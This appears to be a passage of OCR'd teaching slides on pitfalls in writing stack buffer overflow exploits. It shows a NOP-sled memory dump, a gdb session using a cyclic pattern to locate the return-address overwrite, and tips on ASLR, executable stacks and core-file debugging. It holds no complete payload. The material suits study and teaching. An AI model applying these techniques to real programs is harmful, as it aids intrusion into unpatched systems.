0x7fffffffec82:     0x90909090    0x90909090    0x90909090    0x90909090
```

Exploit Programming Pitfalls

leave will modify RSP


```
0x00000000004007d2 <+83>:     jmp    0x4007de <handleData+95>
0x00000000004007d4 <+85>:     mov    $0x400975,%edi
0x00000000004007d9 <+90>:     callq  0x4005d0 <puts@plt>
=> 0x00000000004007de <+95>:  leaveq
0x00000000004007df <+96>:     retq
(gdb) b *0x00000000004007de

(gdb) run
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Acaaaaaaaaa test

(gdb) i r rsp
rsp            0x7fffffffe850    0x7fffffffe850
(gdb) s
rsp            0x7fffffffe8c0    0x7fffffffe8c0
```

Exploit Programming Pitfalls

Recap:

- Always check the settings
  - ASLR on/off?
  - Execstack on/off?
- RIP not really overwritten?
  - Check if it is not too much overflow
  - Or too little
- *“Cannot insert breakpoint”*
  - It looks like it works! Disable breakpoint
- *“Starting program /bin/dash”*…
  - GDB is confused. Load the challenge file again
- Exploit works only in GDB
  - That’s normal. Enable core files, and start debugging

Exploit Programming Pitfalls



Creating exploits…